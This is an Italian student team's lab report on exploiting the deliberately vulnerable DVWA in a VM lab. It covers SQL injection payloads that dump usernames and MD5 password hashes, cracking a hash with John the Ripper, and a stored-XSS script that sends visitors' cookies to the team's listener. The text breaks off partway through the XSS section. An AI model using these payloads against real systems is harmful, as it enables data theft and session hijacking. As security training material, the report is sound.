



# Build Week 2

Progetto settimana 8

11-15 marzo 2024



## Gruppo 1

**Team leader** - Verdiana Germani

**Team:**

- Manuel Di Gangi
- Francesco Marsilio
- Christian Mattia Esposito
- Oliviero Camarota
- Manuel Buonanno

# INDICE

|   |           |
|---|-----------|
| <b>Giorno 1 - Web Application Exploit SQLi.....</b> | <b>4</b>  |
| <b>Riferimenti e versioni.....</b>                  | <b>4</b>  |
| <b>Traccia e requisiti.....</b>                     | <b>4</b>  |
| <b>1. Configurazione laboratorio VM.....</b>        | <b>5</b>  |
| 1.1 Configurazione Metasploitable.....              | 5         |
| 1.2 Configurazione Kali.....                        | 6         |
| 1.3 Verifica funzionamento rete.....                | 7         |
| <b>2. Attacco SQL injection.....</b>                | <b>7</b>  |
| 2.1 Nozioni teoriche.....                           | 7         |
| 2.2 Verifica presenza vulnerabilità.....            | 8         |
| 2.3 Studio del DB.....                              | 9         |
| 2.4 Attacco.....                                    | 11        |
| <b>3. Password cracking.....</b>                    | <b>12</b> |
| 3.1 Studio dell'Hash.....                           | 12        |
| 3.2 John the ripper.....                            | 13        |
| <b>Giorno 2 - Web Application Exploit XSS.....</b>  | <b>15</b> |
| <b>Riferimenti e versioni.....</b>                  | <b>15</b> |
| <b>Traccia e requisiti.....</b>                     | <b>15</b> |
| <b>1. Nozioni Teoriche.....</b>                     | <b>16</b> |
| <b>2. Configurazione laboratorio VM.....</b>        | <b>17</b> |
| 2.1 Configurazione Kali.....                        | 18        |
| 2.2 Configurazione Metasploitable.....              | 19        |
| <b>3. Cross-Site Scripting (XSS).....</b>           | <b>20</b> |
| 3.1 Lo script (XSS).....                            | 20        |
| 3.2 Attacco XXS.....                                | 21        |
| <b>Giorno 3 - System exploit BOF.....</b>           | <b>25</b> |
| <b>Riferimenti e versioni.....</b>                  | <b>25</b> |
| <b>Traccia e requisiti.....</b>                     | <b>25</b> |
| <b>1. Nozioni teoriche.....</b>                     | <b>26</b> |
| <b>2. Buffer Overflow.....</b>                      | <b>27</b> |

|  |           |
|--|-----------|
| 2.1 Funzionamento programma.....                             | 27        |
| 2.2 Esecuzione.....  | 30        |
| 2.3 Buffer Overflow.....                                     | 30        |
| <b>Giorno 4 - Exploit Metasploitable con Metasploit.....</b> | <b>32</b> |
| <b>Riferimenti e versioni.....</b>                           | <b>32</b> |
| <b>Traccia e requisiti.....</b>                              | <b>32</b> |
| <b>1. Nozioni Teoriche.....</b>                              | <b>33</b> |
| <b>2. Configurazione laboratorio VM.....</b>                 | <b>37</b> |
| 2.1 Configurazione Kali.....                                 | 37        |
| 2.2 Configurazione Metasploitable.....                       | 38        |
| <b>3. Scansione con Nessus.....</b>                          | <b>38</b> |
| <b>4. Exploit con MSFconsole.....</b>                        | <b>39</b> |
| 4.1 Preparazione di Metasploit.....                          | 39        |
| 4.2 Exploitation.....  | 41        |
| <b>Giorno 5 - Exploit Windows con Metasploit.....</b>        | <b>42</b> |
| <b>Riferimenti e versioni.....</b>                           | <b>42</b> |
| <b>Traccia e requisiti.....</b>                              | <b>42</b> |
| <b>1. Nozioni Teoriche.....</b>                              | <b>43</b> |
| <b>2. Configurazione laboratorio VM.....</b>                 | <b>44</b> |
| 2.1 Configurazione Kali.....                                 | 44        |
| 2.2 Configurazione Windows XP.....                           | 44        |
| <b>3. Scansione con Nessus.....</b>                          | <b>44</b> |
| <b>4. Exploit con MSFconsole.....</b>                        | <b>45</b> |
| 4.1 Preparazione di Metasploit.....                          | 45        |
| 4.2 Exploitation.....  | 48        |
| <b>Conclusioni finali.....</b>                               | <b>50</b> |

# Giorno 1 - Web Application Exploit SQLi

## Riferimenti e versioni

---

### GdL Team 1:

Responsabile/referente del documento (di seguito Responsabili): Buonanno, Camarota, Di Gangi

**TL: Verdiana Germani**

Risorse a supporto revisione (di seguito Risorse): Team 1

---

### Versionamento

| Versione | Descrizione             | Ruolo        | Data       |
|----------|-------------------------|--------------|------------|
| 1.0      | Redazione documento     | Responsabili | 11/03/2024 |
| 1.1      | Formattazione documento | Di Gangi     | 11/03/2024 |
| 1.2      | Revisione               | Team 1       | 14/03/2024 |

---

## Traccia e requisiti

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

### Requisiti laboratorio Giorno 1:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

## 1. Configurazione laboratorio VM

Al team viene richiesto di impostare l'indirizzo della macchina Metasploitable su “**192.168.13.150**”, e l'indirizzo di Kali su “**192.168.13.100**”.

Ci rechiamo sul file “interfaces” contenente i dati delle interfacce di rete mediante il seguente comando per modificarli:

```
sudo nano /etc/network/interfaces
```

### 1.1 Configurazione Metasploitable

```
# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
    network 192.168.13.0
    broadcast 192.168.13.255
    gateway 192.168.13.1
```

Salviamo il file e riavviamo l'interfaccia di rete per applicare i cambiamenti

```
sudo /etc/init.d/networking restart
```

```
msfadmin@metasploitable:/$ sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process
[ OK ]
msfadmin@metasploitable:/$ _
```

## 1.2 Configurazione Kali

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
        inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
            RX packets 9 bytes 540 (540.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 17 bytes 2494 (2.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Salviamo il file e riavviamo il sistema per applicare i cambiamenti con il comando:

*sudo reboot*

```
(kali㉿kali)-[~]
└─$ sudo reboot
```

## 1.3 Verifica funzionamento rete

Con il comando *ping* verifichiamo la comunicazione tra le due macchine:

```
(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=7.81 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=5.72 ms
^C
```

## 2. Attacco SQL injection

### 2.1 Nozioni teoriche

**SQL** (Structured Query Language), è un linguaggio di programmazione utilizzato per gestire e manipolare database relazionali. SQL è comunemente utilizzato per eseguire operazioni come l'inserimento, l'aggiornamento, la cancellazione e la manipolazione dei dati all'interno di un database.

**Un database**, abbreviato spesso come "DB," è un sistema organizzato e strutturato per la raccolta, l'archiviazione e la gestione di dati. I database sono progettati per consentire un'efficiente gestione dei dati, facilitare la ricerca e il recupero delle informazioni, nonché supportare operazioni come l'inserimento, l'aggiornamento e l'eliminazione dei dati.

**SQLi, o SQL Injection** (Structured Query Language), è una vulnerabilità che gli attaccanti sfruttano inserendo comandi SQL dannosi nelle query dell'applicazione, ottenendo così un accesso non autorizzato al database sottostante.

In sostanza, un attacco di SQL injection si verifica quando un'applicazione web non valida o filtra in modo inadeguato i dati inseriti dall'utente prima di incorporarli nelle query SQL inviate al database. Questo può consentire agli aggressori di manipolare le query in modo malevolo, eseguire azioni non autorizzate o accedere a dati sensibili nel database.

**Hash** è una funzione che converte un input di dati in una stringa di lunghezza fissa. Questa stringa di output è chiamata "hash" o "hash value". Gli algoritmi di hash sono progettati in modo che anche la più piccola modifica ai dati di input produca un hash completamente diverso. Questo rende gli hash utili per verificare l'integrità dei dati e per l'indicizzazione efficiente dei dati in strutture dati come le tabelle hash.

## 2.2 Verifica presenza vulnerabilità

Prima di procedere con l'attacco bisogna capire come è strutturata la query all'interno della pagina. Per farlo è stato testato l'input provando ad inserire numeri o lettere. Essendo richiesto l'inserimento dell'ID dell'utente capiamo che il parametro verrà poi inserito nella condizione della query. Per riuscire nell'intento andiamo ad inserire una condizione tautologica, ossia una condizione che avrà sempre risultato TRUE.

```
User ID:  
  
'OR 'a' = 'a'  
  
ID: ' OR 'a' = 'a  
First name: admin  
Surname: admin  
  
ID: ' OR 'a' = 'a  
First name: Gordon  
Surname: Brown  
  
ID: ' OR 'a' = 'a  
First name: Hack  
Surname: Me  
  
ID: ' OR 'a' = 'a  
First name: Pablo  
Surname: Picasso
```

Ricevendo in output i valori relativi ai campi “**First name**” e “**Surname**” di tutte le tuple presenti sul DB capiamo che il test è andato a buon fine e che è possibile sfruttare la vulnerabilità per carpire i dati di nostro interesse.

## 2.3 Studio del DB

Una volta riscontrata la vulnerabilità dobbiamo effettuare uno studio sulla struttura del database. Usando l'operatore UNION riusciamo a richiedere attributi che non sono contenuti nella query della pagina.

Il comando **UNION** in SQL è utilizzato per combinare il risultato di due o più query SELECT in un unico set di risultati. È importante notare che le query coinvolte nella UNION devono restituire lo stesso numero di colonne e i tipi di dati delle colonne devono essere compatibili.

Tramite la seguente query siamo in grado di capire quali tabelle sono contenute nel DB “DVWA”, in particolare andiamo a selezionare il campo table\_name sfruttando la vista di sistema **information\_schema.tables**.

```
' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
```

Come si può vedere dall'immagine di seguito ricaviamo che le due tabelle presenti nel DB sono “guestbook” e “users”.

|   |  |
|---|--|
| <b>User ID:</b><br><input type="text" value="ERE table_schema = 'dvwa' #"/> <input type="button" value="Submit"/><br>ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #<br>First name:<br>Surname: guestbook<br>ID: ' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #<br>First name:<br>Surname: users |  |
|---|--|

Dal risultato ottenuto deduciamo che nella tabella guestbook vengono memorizzati i messaggi che vengono caricati dalla pagina “XSS stored” e nella tabella users vengono memorizzati i dati degli utenti.

Per proseguire lo studio utilizziamo la seguente query per ricavare i nomi degli attributi della tabella users.

```
' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
```

Come si può vedere dall’immagine di seguito otteniamo che i gli attributi della tabella sono: *user\_id*, *first\_name*, *last\_name*, *user*, *password*, *avatar*. A questo punto abbiamo tutti i dati necessari per proseguire con l’esfiltrazione delle informazioni.

```
'HERE table_name = 'users' #
Submit

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: user_id

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: first_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: last_name

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: user

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: password

ID: ' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name:
Surname: avatar
```

## 2.4 Attacco

Grazie alle informazioni ricavate nella fase precedente sappiamo per certo la denominazione dei campi di nostro interesse, in particolar modo: `first_name`, `last_name`, `user` e `password`. Andiamo a richiedere i dati al DB mediante la query che segue. Sfruttiamo l'operatore **CONCAT\_WS** per concatenare più valori all'interno di un solo attributo così da aggirare la regola dell'operatore **UNION** (le due select devono restituire lo stesso numero di colonne) e ottenere tutte le informazioni con l'esecuzione di una sola query. Il parametro ‘ - ‘ all'interno dell'operatore di concatenazione sarà il separatore degli attributi.

```
' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
```

Otteniamo il seguente risultato. In particolar modo, l'utente di nostro interesse è “Pablo Picasso, pablo, 0d107d09f5bbe40cade3de5c71e9e9b7”:

```
ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: admin - admin - admin - 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Gordon - Brown - gordonb - e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Hack - Me - 1337 - 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Pablo - Picasso - pablo - 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT null,CONCAT_WS(' - ', first_name,last_name,user,password)FROM users #
First name:
Surname: Bob - Smith - smithy - 5f4dcc3b5aa765d61d8327deb882cf99
```

### 3. Password cracking

L'attacco SQLi è andato a buon fine in quanto è stato possibile appropriarsi delle credenziali dell'utente Pablo Picasso, tuttavia la password ottenuta è stata memorizzata all'interno del DB sotto forma di hash il che la rende inutilizzabile allo stato attuale, pertanto dobbiamo risalire alla password in chiaro.

### 3.1 Studio dell'Hash

Prima di passare alla traduzione dell'hash dobbiamo capire di che tipo di hash si tratta. Per questa operazione ci viene in aiuto il tool ***Hash-Identifier*** di Kali, al quale diamo in input una stringa hash per ottenere il tipo. Nel nostro caso il tool ci riferisce che si tratta di Hash MD5.

### 3.2 John the ripper

È stato creato un file dove riportiamo la password in formato hash ed eseguiamo il tool **John the Ripper** passandogli come parametri il dizionario rockyou.txt contenente una lista delle password più utilizzate. John confronterà gli hash MD5 delle password contenute nel file rockyou.txt con l'hash passato da noi effettuando così una ricerca chiamata in gergo “Ricerca a dizionario”.

Qualora la ricerca non dovesse andare a buon fine opteremo per un'operazione di tipo “Brute force”, la quale andrà a provare tutte le combinazioni possibili di caratteri fino a trovare quella corrispondente alla nostra, tuttavia questo tipo di operazione può risultare lenta.

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/Password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2024-03-11 07:04) 50.00g/s 28800p/s 28800c/s 28800C/s jeffrey..parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Al completamento dell'operazione vediamo che la password è stata trovata, con il comando nell'immagine seguente possiamo vedere che la password in chiaro è "*letmein*".

```
(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 ./Desktop/Password.txt
?:letmein

1 password hash cracked, 0 left
```

Testiamo le credenziali ricavate sulla pagina di login della DVWA ed effettuiamo il login con successo:



Username

Password

**Username:** pablo  
**Security Level:** low  
**PHPIDS:** disabled

# Giorno 2 - Web Application Exploit XSS

## Riferimenti e versioni

---

### GdL Team 1:

Responsabile/referente del documento (di seguito Responsabili): Esposito, Marsilio, Germani

### TL: Verdiana Germani

Risorse a supporto revisione (di seguito Risorse): Team 1

---

### Versionamento

| Versione | Descrizione             | Ruolo        | Data       |
|----------|-------------------------|--------------|------------|
| 1.0      | Redazione documento     | Responsabili | 12/03/2024 |
| 1.1      | Formattazione documento | Di Gangi     | 12/03/2024 |
| 1.2      | Revisione               | Team 1       | 14/03/2024 |

---

## Traccia e requisiti

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

### Requisiti laboratorio Giorno 2:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.104.100/24
- IP Metasploitable: 192.168.104.150/24 I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

## 1. Nozioni Teoriche

**Cross-Site Scripting** (XSS) è una tipologia di attacco informatico in cui avviene l'iniezione di script dannosi in siti web altrimenti considerati attendibili; dunque l'utente malintenzionato invia codice dannoso, generalmente sotto forma di uno script lato browser, all'utente target. Sfruttando le vulnerabilità note delle applicazioni web, gli attaccanti iniettano contenuto malevolo nel messaggio fornito dal sito compromesso in modo che quando arrivi nel web browser lato client risulti inviato dalla fonte attendibile, così da operare secondo le autorizzazioni concesse a quel sistema. In questo modo l'utente può ottenere privilegi di accesso al contenuto di pagine sensibili, ai cookie di sessione e ad una varietà di altre informazioni gestite dal browser per conto dell'utente.

Esistono tre tipologie di XSS: **reflected XSS** (non persistente), **stored XSS** (o persistente), **DOM Based XSS**.

Gli attacchi **reflected** sono i più comuni, vengono trasmessi via URL o e-mail, contenente un URL esca al cui interno si trova un vettore XSS. In questo tipo di attacchi lo script iniettato viene riflesso dal server web, come in un messaggio di errore, un risultato di ricerca, o qualsiasi altra risposta che include alcuni o tutti gli input inviati al server come parte della richiesta. Nel momento in cui l'utente viene indotto con l'inganno a cliccare su un link dannoso, a inviare un modulo appositamente creato, o anche solo a navigare su un sito dannoso, il codice iniettato viaggia verso il sito web vulnerabile, che riflette l'attacco al browser dell'utente. Il browser quindi esegue il codice perché proviene da un server "affidabile".

**Un XSS stored** è più grave del reflected, in quanto i dati inseriti all'interno dell'input vengono inviati al server e salvati all'interno di un database ad esempio. Dopodiché il server risponderà con gli stessi dati, causando nuovamente l'XSS.

L'XSS dell'utente malevolo potrebbe portare ad una serie di attacchi mirati alla raccolta di informazioni, il reindirizzamento di informazioni riservate o la manipolazione e l'alterazione del comportamento dinamico delle pagine web interessate. Gli attacchi XSS più gravi comportano la

divulgazione dei cookie di sessione dell'utente, permettendo ad un attaccante di dirottare la sessione dell'utente e prendere il controllo dell'account. Altri attacchi dannosi includono la divulgazione di file dell'utente, l'installazione di programmi Trojan horse, il reindirizzamento dell'utente a qualche altra pagina o sito e la modifica della presentazione del contenuto.

**XSS DOM-based** (Document Object Model-based) è associato a vulnerabilità e attacchi legati al DOM (Document Object Model) nelle applicazioni web. Questa tipologia di attacchi sfrutta la manipolazione del DOM per eseguire operazioni dannose o indesiderate. Il DOM è una rappresentazione strutturata in forma di albero di un documento HTML, XML o XHTML, che rappresenta la struttura logica del documento e permette agli script di programmi di modificare il contenuto, la struttura e lo stile del documento.

I **cookie** sono piccoli file di testo che vengono memorizzati sul dispositivo dell'utente quando visita un sito web. Questi file contengono informazioni che possono essere successivamente lette dal sito web. I cookie sono utilizzati per diversi scopi, tra cui il tracciamento delle preferenze dell'utente, la memorizzazione di informazioni di sessione, la raccolta di dati di analisi e la gestione dell'autenticazione degli utenti. I cookie vengono utilizzati per mantenere e memorizzare lo stato di una sessione utente durante le interazioni con un sito web. Possono contenere informazioni come preferenze dell'utente, dati di accesso o dati di navigazione.

## 2. Configurazione laboratorio VM

Come da richiesta il team ha configurato un laboratorio virtuale per simulare un attacco XSS stored sulla Web Application DVWA e procedere al “furto” di una sessione di un utente lecito del sito, inoltrando i cookie ad un Web Server sotto il controllo del Team.

## 2.1 Configurazione Kali

Sulla macchina Kali Linux, utilizzando il comando “**sudo nano /etc/network/interfaces**”, il team ha impostato l’indirizzo IP di Kali: 192.168.104.100; per poi riavviare il network con “**sudo /etc/init.d/networking restart**”.

```
(kali㉿Kali)-[~]
└─$ sudo nano /etc/network/interfaces
[sudo] password for kali:

(kali㉿Kali)-[~]
└─$ sudo /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```

```
(kali㉿Kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
        inet6 fe80::a00:27ff:fea9:39c2 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:a9:39:c2 txqueuelen 1000 (Ethernet)
            RX packets 70 bytes 5652 (5.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 26 bytes 3210 (3.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

epicode
(kali㉿Kali)-[~]
└─$
```

## 2.2 Configurazione Metasploitable

La macchina Metasploitable è stata configurata con il seguente indirizzo IP: **192.168.104.150** utilizzando il comando “**sudo nano /etc/network/interfaces**”; e poi è stato riattivato il network eseguendo il comando “**sudo /etc/init.d/networking restart**”.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:74:94:13
          inet addr:192.168.104.150 Bcast:192.168.104.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe74:9413/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B) TX bytes:4878 (4.7 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:122 errors:0 dropped:0 overruns:0 frame:0
            TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:27363 (26.7 KB) TX bytes:27363 (26.7 KB)

msfadmin@metasploitable:~$ _
```

Il team ha poi proceduto nel verificare il collegamento tra le VM attraverso un semplice **ping**.

```
(kali㉿Kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.259 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.199 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.194 ms
^C
--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2044ms
rtt min/avg/max/mdev = 0.194/0.217/0.259/0.029 ms

(kali㉿Kali)-[~]
└─$
```

```
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.194 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.218 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.208 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.232 ms

--- 192.168.104.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.194/0.213/0.232/0.013 ms
msfadmin@metasploitable:~$
```

### 3. Cross-Site Scripting (XSS)

#### 3.1 Lo script (XSS)

```
<script>

window.location="http://192.168.104.100:4444/index.php?cookie="+

document.cookie;

</script>
```

Questo script è un redirect forzato di una pagina web. Per essere più precisi, quando questo script viene eseguito in un browser, esso reindirizza l'utente a un'altra pagina web specificata dall'URL "http://192.168.104.100:4444/index.php?cookie=" seguito dai cookie della pagina corrente.

Analizzando il codice:


- **window.location:** Questo oggetto rappresenta l'URL della finestra del browser. Assegnare un nuovo valore a **window.location** effettua una redirezione del browser verso l'URL specificato.
- **"http://192.168.104.100:4444/index.php?cookie":** Questo è l'URL di destinazione. L'indirizzo IP 192.168.104.100 e la porta 4444 sono specificati, insieme a "/index.php?cookie=", che è l'endpoint specifico sulla destinazione.

- `+document.cookie`: Questo pezzo di codice aggiunge i cookie della pagina corrente all'URL di destinazione. `document.cookie` restituisce tutti i cookie associati al documento corrente.

Quindi, quando questo script viene eseguito nel contesto di una pagina web, reindirizza l'utente alla pagina "`http://192.168.104.100:4444/index.php`" e passa i cookie della pagina corrente come parametro nell'URL. Questo può essere utilizzato per raccogliere informazioni sulla sessione dell'utente, cosa che è generalmente considerata una pratica non etica e potenzialmente dannosa.


### 3.2 Attacco XXS

Il team si è connesso alla DVWA ed è stato settato il livello di sicurezza su LOW.



The screenshot shows the DVWA homepage. On the left, there's a sidebar with links to TWiki, phpMyAdmin, Mutillidae, DVWA, and WebDAV. The main area has a warning message: "Warning: Never expose this VM to an untrusted network!", contact information ("Contact: msfdevlat@metasploit.com"), and a login link ("Login with msfadmin/msfadmin to get started"). On the right, under the heading "DVWA Security", it says "Script Security". It indicates the security level is currently "low". A dropdown menu also shows "low" is selected. Below the dropdown is a "Submit" button.

Seguendo le istruzioni, utilizziamo Netcat ("nc") per metterci in ascolto sulla porta 4444. Netcat è uno **strumento a riga di comando**, responsabile della scrittura e della lettura dei file in rete. Per lo scambio di dati Netcat usa i protocolli di rete TCP/IP e UDP. Per la sua usabilità universale, Netcat si è guadagnato la definizione di **“coltellino svizzero delle reti”**: consente ad esempio di eseguire la diagnosi di errori e problemi che mettono a rischio la funzionalità e la sicurezza di una rete. Altre funzioni sono il port scanning, lo streaming dei dati o le trasmissioni di dati più semplici. Inoltre si possono impostare anche server web e di chat e avviare richieste tramite e-mail. Il



software semplificato, sviluppato già alla fine degli anni 90, può operare in **modalità server** e in **modalità client**.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name \*" and "Message \*". Below these fields is a button labeled "Sign Guestbook".


Il team si è posizionato nella pagina dedicata all'attacco XSS stored, ed è stata iniettata una stringa unica per verificare se essa si riflette o meno nella finestra del browser. Nel nostro caso sono stati inseriti test1 e test2 rispettivamente nel campo **Name** e **Message**. Quindi facciamo click su Sign Guestbook per inviare la richiesta.

The screenshot shows the DVWA Stored XSS page after the "Sign Guestbook" button was clicked. The "Message" field now displays the value "Name: test  
Message: This is a test comment.". Below this, another message box shows "Name: test1  
Message: test2". At the bottom, there's a section titled "More info" with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

Il prossimo passo è controllare il codice sorgente della pagina. Premendo CTRL+U per controllare la sorgente della pagina cerchiamo rispettivamente la stringa di test1 e di test2. Dal momento che entrambi sono riflessi nel browser significa che questi campi sono vulnerabili all'attacco XSS stored.

```
